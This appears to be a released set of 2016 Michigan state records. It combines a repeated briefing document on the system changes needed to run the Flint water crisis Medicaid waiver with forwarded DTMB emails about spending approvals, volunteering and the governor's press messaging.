Medicaid applications from the DCT, Bridges and MiBridges will be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be determined eligible for the waiver by the MAGI Rules Engine for Medicaid or MiChild based on the following criteria:

- Under 400% FPL
- Applicants age is under 21 or the applicant is pregnant
- Applicant meets the citizenship and lawful presence requirements for healthcare coverage

Medicaid applications from the FFM will be evaluated based on address alone. Applicants will not have the ability to indicate directly they are impacted and thus it must be inferred.

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MiChild under the waiver will follow the MAGI redetermination and renewal process with the special waiver rules in place.

Designated Provider Organizations (DPO) will perform Targeted Case Management Services (TCM). In addition to case management systems organically in place within the Provider Organization, MDHSS may make available the MyHealthButton and MyHealth Portal. These tools would be used to provide the following to the DPO:

- The ability to view Providers
- The ability to view Correspondences
- The ability to view PA/Claims
- CRM functionality using Siebel
- The ability to view Immunization Information

Executive visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self-attested information (if the individual is affected by the Flint water crisis)
- Changes to the 1606 to reflect the special waiver program, informing applicants of the process to be considered for the special waiver
- Updates to the verification process so that when post determination follow up happens the rules engine knows it is working with verified information
- Modify the PDF in MiBridges to include the self-attested information
- Properly utilize the MAGI Determination Service outcomes for the special waiver



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the beneficiaries of the special waiver for future reference
- Changes to MMIS interface
  - New MAGI category indicator to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
  - Identify and calculate Match Rate for special waiver beneficiaries
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis
- Appropriately ingest PE applications that indicate they are part of the special waiver
- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs

To support these changes, the MaxStar systems will make the following changes:

- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs
- MiEnrolls will facilitate enrollment in appropriate managed care plans
- The DCT and accompanying processes and call scripts will need to collect information for applicants of the special waiver
- Update MAGI Viewer to properly display beneficiaries of the special waiver
- Update PE application to collect special waiver indicator

To support these changes, the MAGI Eligibility Determination Service will make the following changes:

- Implementation of special waiver rules to include 400% FPL and impacted status
  - Inference of impact for FFM applications
- Implementation of waiver specific TOA(s) for Medicaid and CHIP
- Implementation of retro-active coverage to MAGI standards
- Update PE determinations to allow for special waiver indicator

To support these changes, the CHAMPS will make the following changes:

- Support all MMIS functions for special waiver beneficiaries
- Communicate appropriate status information to downstream systems

To support these changes, the DCH DW will make the following changes:

- Beneficiaries will be appropriately reflected in the MEC Check
- Required historical reporting will be developed
- Possible support of DPO through CC360

To support these changes, the MyHealthButton and MyHealthPortal and HealthBeat will be utilized to:

- Support the requirements of the DPO for use in TCM

To support these changes, external stakeholders will need system modifications:

- Managed Care Plans - The enrollment file from CHAMPS will include an indicator that the beneficiary is part of the waiver



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Magellan - CHAMPS would need to send an indicator so the beneficiary is not liable for co-pays and for reporting purposes

### Impacts to field offices:

- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- Field office staff will require training and communication on how to verify if a beneficiary is part of the special waiver population
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

**Timeline – Tentative until verified by responsible vendors – expected to be overly aggressive and a phased release plan identified**

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

### Impacts to scheduled Eligibility PMO work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

### Mitigation plan for Eligibility PMO impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- This solution is applicable for Medicaid and MiChild
- Standard MAGI retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- This is a fairly complete solution requiring coordination of multiple teams and large amounts of functionality
- The scope of this option may not fit into a concentrated time frame
- Creation of an acceptable phasing approach will require input from a number of stakeholders





## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

### Business Problem

MDHHS has proposed, through the waiver process, to suspend or alter existing eligibility requirements to provide Medicaid eligibility for select individuals who are served by the Flint water system or were served by the Flint water system.

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### Background:

Michigan has submitted a Medicaid Waiver Request to assist in addressing health impacts from potential lead exposure in Flint, Michigan, pursuant to Section 1115 of the Social Security Act.

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### Approach:

- **Option 1** – Expedited Request to address waiver focusing on using the existing MMIS system
- **Option 2** – Expedited request to address waiver focusing on the existing system of record
- **Option 3** – Comprehensive solution utilizing existing business and technology practices

---

### Recommendation:

Continue pursuing business requirements in support of Option 3 while concurrently obtaining vendor stakeholder input to achieve an acceptable release plan.

Option 1 and Option 2 are not able to reasonably meet the objectives of the revised waiver request.

### Option 1 – Expedited Request to address waiver focusing on using the existing MMIS

Michigan will be implementing an Integrated Service Delivery Model and the accelerated development of some components of this approach could be used to implement the functionality required for the waiver.

### Existing beneficiaries

Existing beneficiaries would be identified in CHAMPS and their enrollment would be updated to represent inclusion in the waiver. The MyHealthButton and MyHealth Portal would be used for collecting additional beneficiary information when needed. The MyHealth Portal would provide the following functionality:

1. The ability to view Providers
2. The ability to view Correspondences
3. The ability to view PA/Claims
4. CRM functionality using Siebel
5. The ability to view Immunization Information

### New Applicants



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

MiLogin would be used for identity proofing applicants before being directed to the new Holistic Application. The holistic application would be scoped to be Medicaid specific, focusing on applicants for the waiver. Basic information is collected and beneficiaries are enrolled directly through CHAMPS. Data is shared upstream with Bridges and downstream with the DCH data warehouse.

### **New Applicants and Existing Beneficiaries**

CHAMPS will enroll the new providers that will provide Case Management services. CHAMPS will also be used for the Plan Enrollment, MCO/FFS Payments, Account Coding, Claims Adjudication, HIPAA 270/271, 834 and 820.

Visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

### **Challenges**

The MAGI methodology for group composition and FPL calculation needs to be implemented according to the latest waiver. This would require either duplicating the functionality needed in the existing MAGI service and the Holistic Application or creating a new integration point for the Holistic Application and MAGI service. Having an income limit in the waiver has greatly increased the complexity of this task for this approach.

Updating CHAMPS directly would require communicating results to Bridges and Maximus directly in order to align case information. This would require additional testing.

### **Timeline**

CNSI has indicated the Holistic Application, CHAMPS data changes and portal functionality could be implemented in as little as 3 weeks. Additional system and user acceptance testing may be required. Aligning case information across the enterprise would be phased in over time after the initial data cleaning and holistic application is stood up.

### **Option 2 – Expedited request to address waiver focusing on the existing system of record**

As an interim solution to provide Medicaid coverage as quickly as possible to individuals, Medicaid applications in Bridges and MIBridges would be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be provided Medicaid or MICHild based on the following criteria:

1. Applicants age is under 21 or the applicant is pregnant
2. Applicant meets the citizenship and lawful presence requirements for healthcare coverage
3. No income or asset limit tests will be imposed for applicants

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MICHild coverage will not lose this coverage or have a complete redetermination until of the following occurs:



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- Beneficiary moves out of state
- Beneficiary is now deceased
- Beneficiary is 21 years of age or older
- Beneficiary is beyond the pregnancy post-partum period

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information for individuals eligible for the special waiver
- Modify the PDF in MiBridges to include the self-attested information
- Modify the Bridges ingestion for FFM and DCT applications to flag the individuals as affected by Flint water crisis for individuals whose address zip code is a Flint zip code
- If the applicant's zip code is a Flint zip code modify the DCT, FFM pdf to include this information
- Build new eligibility rules to approve a 2 new TOAs (Medicaid and MICHild) based on either self-attested information or zip code of the physical address (for FFM and DCT applications). These new TOAs will be at the top of Medicaid hierarchy (after SSI)
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the individuals, as indicated by business from the above list so that future case changes will result in determination of one of the 2 new TOAs.
- Changes to MMIS interface
  - New MAGI category indicators to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis

### Impacts to field offices:

- Increased effort to process FFM applications
- Field office staff will require training and communication about the new TOAs for Flint water crisis.
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about the data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

### Timeline



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

Phase I cycle	Start Date	End Date
Requirements and Design	17-Feb	26-Feb
Development	29-Feb	9-Mar
Testing (PRD-I)	10-Mar	22-Mar
Implementation	26-Mar	26-Mar

### Impacts to scheduled work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

### Mitigation plan for impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- No retroactive coverage will be provided to the beneficiaries for these new TOAs
- DHHS will confirm list of existing Medicaid and MiChild beneficiaries by 2/19
- No reprocessing of existing beneficiaries is required as part of this change. Once the case worker updates case information as part of a case change/redetermination, new TOAs will be evaluated for the client.
- Work required to implement the changes will need to commence 2/17
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- Does not take into account the 400% FPL
- Interim solution that would still require downstream and upstream system modifications
- State initiated applications could inappropriately be sent to the FFM as denied.

### Option 3 – Comprehensive solution utilizing existing business and technology practices

This option builds on Option 1 and Option 2, utilizes additional existing infrastructure and aligns more closely with the latest iteration of the waiver request.

Medicaid applications from the DCT, Bridges and MIBridges will be modified to allow applicants to indicate that they are impacted by the Flint Water Crisis. Applicants who indicate that they have been impacted, will be



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

determined eligible for the waiver by the MAGI Rules Engine for Medicaid or MICHild based on the following criteria:

- Under 400% FPL
- Applicants age is under 21 or the applicant is pregnant
- Applicant meets the citizenship and lawful presence requirements for healthcare coverage

Medicaid applications from the FFM will be evaluated based on address alone. Applicants will not have the ability to indicate directly they are impacted and thus it must be inferred.

Applicants who are determined eligible will receive a post-eligibility determination follow up letter to verify his/her residence is in the impacted area and that they have lived there since April 1, 2014.

Beneficiaries who receive Medicaid or MICHild under the waiver will follow the MAGI redetermination and renewal process with the special waiver rules in place.

### **In Parallel and External to Eligibility and Enrollment Tasks**

Designated Provider Organizations (DPO) will perform Targeted Case Management Services (TCM). In addition to case management systems organically in place within the Provider Organization, MDHSS may make available the CC360, Provider Portal, MyHealthButton and MyHealth Portal. These tools would be used to provide the beneficiaries and DPO access to data as appropriate.

Executive visibility will be provided through HealthBeat. A heat map will be added to the HealthBeat portal to provide metrics.

To support these changes, the Bridges and MiBridges systems will make the following changes:

- Screen changes to Bridges and MiBridges to capture self- attested information (if the individual is affected by the Flint water crisis)
- Changes to the 1606 to reflect the special waiver program, informing applicants of the process to be considered for the special waiver
- Methodology to indicate a beneficiary is eligible for the special waiver unless OIG indicates they are not eligible
- Modify the PDF in MiBridges to include the self-attested information
- Properly utilize the MAGI Determination Service outcomes for the special waiver
- Generate a list of any individual under 21, any pregnant women within the 2 months post-partum period, any child born to a woman and have resided in the Flint Zip codes and provide this information to business users
- Data modification to flag the beneficiaries of the special waiver for future reference
- Changes to MMIS interface
  - New MAGI category indicator to differentiate between MICHild and Medicaid.
  - PAMA code will be F for Medicaid
  - Scope and coverage code to be set to 1F for Medicaid and MICHild
  - Identify and calculate Match Rate for special waiver beneficiaries



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- For applications that are routed to RSS inbox for manual registration, training will be provided to RSS staff to look at the pdf and flag the individual as affected by Flint water crisis
- Appropriately ingest PE applications that indicate they are part of the special waiver
- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs

To support these changes, the MaxStar systems will make the following changes:

- Special waiver beneficiaries will not be included in cost shares, premiums or spend downs
- MiEnrolls will facilitate enrollment in appropriate managed care plans
- The DCT and accompanying processes and call scripts will need to collect information for applicants of the special waiver
- Update MAGI Viewer to properly display beneficiaries of the special waiver
- Update PE application to collect special waiver indicator
- Premium changes in OFA

To support these changes, the MAGI Eligibility Determination Service will make the following changes:

- Implementation of special waiver rules to include 400% FPL and impacted status
  - Inference of impact for FFM applications
- Implementation of waiver specific TOA(s) for Medicaid and CHIP
- Implementation of retro-active coverage to MAGI standards
- Update PE determinations to allow for special waiver indicator

To support these changes, the CHAMPS will make the following changes:

- Support all MMIS functions for special waiver beneficiaries
- Communicate appropriate status information to downstream systems
- Update OFA as necessary (Account Codes)
- Beneficiary and DPO requirements for access to data possibly using ProviderPortal, MyHealthButton and MyHealth Portal

To support these changes, the DCH DW will make the following changes:

- Beneficiaries will be appropriately reflected in the MEC Check
- Required historical reporting will be developed
- Possible support of DPO through CC360

To support these changes, external stakeholders will need system modifications:

- Managed Care Plans - The enrollment file from CHAMPS will include an indicator that the beneficiary is part of the waiver
- Magellan - CHAMPS would need to send an indicator so the beneficiary is not liable for co-pays and for reporting purposes

### Impacts to field offices:

- Field office staff will require training and communication about the new TOAs for Flint water crisis.



## BRIEFING DOCUMENT

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016

Target Audience: Auxiliary Project Governance for the Medicaid Waiver

- OIG staff will require training and communication on how to verify if a beneficiary is part of the special waiver population
- For applications that fail file clearance and other auto-ingestion rules, RSS workers will have to manually register applications (part of existing process) and remember to capture information about whether the individual was impacted by Flint water crisis
- DCH 1426 healthcare application (paper app) will not have the additional question listed prior to the implementation of Bridges changes, hence the RSS workers will need to ask these questions as part of the applications or Applicants using the old form could be instructed to hand write on the app if they are affected.
- Information about data fix will need to be communicated to the field staff so that they can be ready for any questions by beneficiaries

**Timeline – Tentative until verified by responsible vendors – expected to be overly aggressive and a phased release plan identified**

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### Impacts to scheduled Eligibility PMO work:

- Minimal impacts to passive redeterminations
- 16.03 UAT testing defect resolution and support
- Production support – reduced support from application team to address production tickets

### Mitigation plan for Eligibility PMO impacts:

- Passive redeterminations will follow existing timeline (end date of 3/28) and more JADs will be scheduled to accommodate meetings impacted by Flint water crisis meetings.
- Work overtime or on-board resources starting 2/17 to 3/26 to support Phase I development, QAT/UAT testing and defect resolution for 16.03:

### Assumptions

- Modification to the AT to capture the self-attested information does not impact HUB and MAGI
- This solution is applicable for Medicaid and MiChild
- Standard MAGI retroactive coverage will be provided to the beneficiaries for these new TOAs
- Medicaid Eligibility PMO 16.03 UAT will be able to support testing for this change

### Challenges

- This is a fairly complete solution requiring coordination of multiple teams and large amounts of functionality



## **BRIEFING DOCUMENT**

Title: Medicaid Waiver Request Section 1115

Date: 02/17/2016


Target Audience: Auxiliary Project Governance for the  
Medicaid Waiver

- The scope of this option may not fit into a concentrated time frame
- Creation of an acceptable phasing approach will require input from a number of stakeholders



**From:** Pung, Linda (DTMB)  
**Sent:** Friday, January 22, 2016 2:27 PM  
**To:** linda.pung  
**Subject:** FW: "He's his own best spokesman"


Linda Pung  
DTMB General Manager  
Supporting Health and Human Services  
517/241-5498



**HELP. CONNECT. SOLVE.**

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**From:** Governor's Office [mailto:governoroffice@govsubscriptions.michigan.gov]  
**Sent:** Friday, January 22, 2016 12:50 PM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>  
**Subject:** "He's his own best spokesman"




## How we are fixing the Flint water crisis

Governor Rick Snyder has committed to spending the rest of his time as Governor to fixing the Flint water crisis. Over the last few days, he has sat down to explain what happened and how we're fixing the Flint water crisis. Watch the interviews below and be sure to read the Governor's Op-Ed in the USA Today.

### Governor Snyder on Morning Joe


"What is so frustrating and what makes you so angry is you have a handful of experts who were career civil servants that made terrible decisions, in my view. We have to live with the consequences, and they worked for me, so I accept that responsibility. We are going to fix this problem." Watch Governor Snyder address how we are fixing the Flint water crisis on Morning Joe.



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## Governor Snyder with Charlie LeDuff on Fox 2 Detroit


"I feel awful about this. These are people. They've been harmed. You can't feel good about that. The people of Flint have been harmed and a major influence of that harm came from people who worked for me, and I feel responsible for that. But I am committed to solving the problem and addressing the damage as much as possible for the rest of the time I'm Governor." Watch Governor Snyder address the Flint water crisis with Charlie LeDuff on Fox 2 News.



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## Governor Snyder's 2016 State of the State


"Michiganders don't quit, we don't give up, instead we will work with even more passion and commitment to truly improve our state. For everyone who's chosen to make Michigan their home, this is more than a promise, this is my commitment." Watch Governor Snyder's full closing statement from his 2016 State of the State address.



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## Governor in USA Today: "I will fix this, and I mean

it."



"Residents in one of Michigan's proud cities cannot drink their water. That's unacceptable. The crisis in Flint arose from missteps at all levels of government — local, state and federal. But as governor, I take responsibility for what these families are going through, and I'm holding people in my administration accountable for their failures." [Click here to read the Governor's full op-ed.](#)

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## Washington Post: "Michigan Gov. Rick Snyder is in a tough spot, but he's his own best spokesman"

Snyder has born the brunt of criticism in the local health crisis that has turned into a national scandal. But unlike many other politicians facing crises of leadership, Snyder may also be his own best counter-programming. [Click here to read the full story in the Washington Post.](#)



**Visit [HelpForFlint.com](http://HelpForFlint.com) to learn how you can help Flint residents.**

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This email was sent to [pungl2@michigan.gov](mailto:pungl2@michigan.gov) on behalf of: The Executive Office of the Governor • 111 South Capitol Avenue • Lansing, MI 48909 • 517-335-7856

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**From:** Pung, Linda (DTMB)  
**Sent:** Monday, January 25, 2016 9:19 AM  
**To:** linda.pung  
**Subject:** FW: Flint Volunteer Efforts

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**From:** State of Michigan [<mailto:MISOM@govsubscriptions.michigan.gov>]  
**Sent:** Friday, January 22, 2016 4:46 PM  
**To:** Pung, Linda (DTMB) <[PUNGL2@michigan.gov](mailto:PUNGL2@michigan.gov)>  
**Subject:** Flint Volunteer Efforts



Dear State Employees,

Gov. Rick Snyder and I want to thank everyone who donated their time during the holiday weekend to deliver bottled water, water filters, replacement cartridges and water testing kits to families in the city of Flint. We are working hard to ensure all residents are provided with the safe water resources they need, and each donation and hour of your time volunteered goes a long way.

For employees who would like to help the residents of Flint, there are several opportunities to do so. Please visit [www.helpforflint.com](http://www.helpforflint.com) to learn how you can help.

For additional information and updates, visit [www.michigan.gov/flintwater](http://www.michigan.gov/flintwater).

Again, thank you for all your support.

Sincerely, Mike Zimmer  
Office of Good Government Director  
Dept. of Licensing and Regulatory Affairs Director

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This e-mail was sent to [pungl2@michigan.gov](mailto:pungl2@michigan.gov) using GovDelivery on behalf of: the State of Michigan, 111 S. Capitol Ave., Lansing, MI. *You are receiving this message because you are a State of Michigan employee.*

---

**From:** Pung, Linda (DTMB)  
**Sent:** Friday, January 29, 2016 10:25 AM  
**To:** Nordyke, Susan (DTMB) (NordykeS@michigan.gov)  
**Subject:** FW: Spending for Flint - MDHHS Services

Susan,  
See below.

Start by contacting Chris Christensen to let him know that you need DTMB services for MDHHS Flint Discovery Preservation. Ask Chris who the DTMB lead is in Infrastructure to work with to preserve all requested records.

Thanks,  
Linda

---

**From:** McFarlane, James (DTMB)  
**Sent:** Tuesday, January 26, 2016 1:41 PM  
**To:** Beauchamp, Ward (DTMB) <BeauchampW1@michigan.gov>; Simon, Jodi (DTMB) <SimonJ@michigan.gov>; Beauchamp, Ward (DTMB) <BeauchampW1@michigan.gov>; Hogan, James (DTMB) <hoganj@michigan.gov>; Buckwalter, Nathan (DTMB) <BuckwalterN@michigan.gov>; Pung, Linda (DTMB) <PUNGL2@michigan.gov>; Galeazzi, Tiziana (DTMB) <galeazzit@michigan.gov>; Berwald, Kirt (DTMB) <berwaldk@michigan.gov>; Westfall, Laurie (DTMB) <WestfallL@michigan.gov>; Das, Rajiv (DTMB) <DasR@michigan.gov>  
**Cc:** Christensen, Chris (DTMB) <christensenc4@michigan.gov>  
**Subject:** FW: Spending for Flint

Hi all, see below. Make sure we go through Chris on any Flint activities.

Thanks,  
James

James McFarlane  
Department of Technology, Management & Budget  
320 S. Walnut Street  
Lansing, MI 48933  
P: 517-241-1842  
C: 734-891-0517 [jmcfarlanej@michigan.gov](mailto:jmcfarlanej@michigan.gov)



**HELP. CONNECT. SOLVE.**

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Friday, January 22, 2016 4:45 PM  
**To:** Baker, Natasha (SRO) <BakerN5@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB) <gillilandm@michigan.gov>; Jeffery, Phillip (DTMB) <JefferyP@michigan.gov>; King, Susan (DTMB) <KingS28@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; McFarlane, James (DTMB) <jmcfarlanej@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB)

<SweeneyM1@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <Vancoeveringj1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Cc:** Christensen, Chris (DTMB) <christensenc4@michigan.gov>; Doll, Jeanette (DTMB) <dollj@michigan.gov>

**Subject:** Spending for Flint

SMT,

The ongoing crisis in Flint has necessitated many areas of DTMB to react quickly to assist with the relief efforts. To make sure that all spending is accurately accounted for and properly approved, I want to remind you that all purchases and staff overtime for the Flint emergency must first be approved by DTMB SEOC Coordinators Chris Christensen or Jeanette Doll.

If this process is not followed, it is highly likely that expenditures will not be eligible for reimbursement.

Please be sure to share this message with any relevant staff.

Thanks.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**

---

**From:** Pung, Linda (DTMB)  
**Sent:** Tuesday, February 02, 2016 4:55 PM  
**To:** Tekinel, Kemal (DTMB); Nordyke, Susan (DTMB) (NordykeS@michigan.gov)  
**Subject:** RE: Flint Assistance Offers and SEOC

Hi Kemal,

Yes, any and all DTMB work related to the Flint water issue. I will ask Susan to coordinate this for our team. Susan will be our point of contact to coordinate with Chris Christensen and Kristi Broessel.

I talked to Chris Christensen today to make him aware of upcoming work for MDHHS. We need to route requests through Chris for approval to ensure appropriate funding.

Thanks,  
Linda

---

**From:** Tekinel, Kemal (DTMB)  
**Sent:** Tuesday, February 2, 2016 4:35 PM  
**To:** Pung, Linda (DTMB) <PUNGL2@michigan.gov>  
**Subject:** FW: Flint Assistance Offers and SEOC

Does this include the Age changes for MA?

## **Kemal Tekinel**

Director, Eligibility Division  
State of Michigan - DTMB Agency Services – DHHS  
Office Phone: (517) 241-5779  
Cellular: (517) 614-6666  
E-mail: [tekinelk@michigan.gov](mailto:tekinelk@michigan.gov)  
235 S. Grand Avenue, 3<sup>rd</sup> Floor  
Lansing, MI 48933


---

**From:** McFarlane, James (DTMB)  
**Sent:** Tuesday, February 2, 2016 3:42 PM  
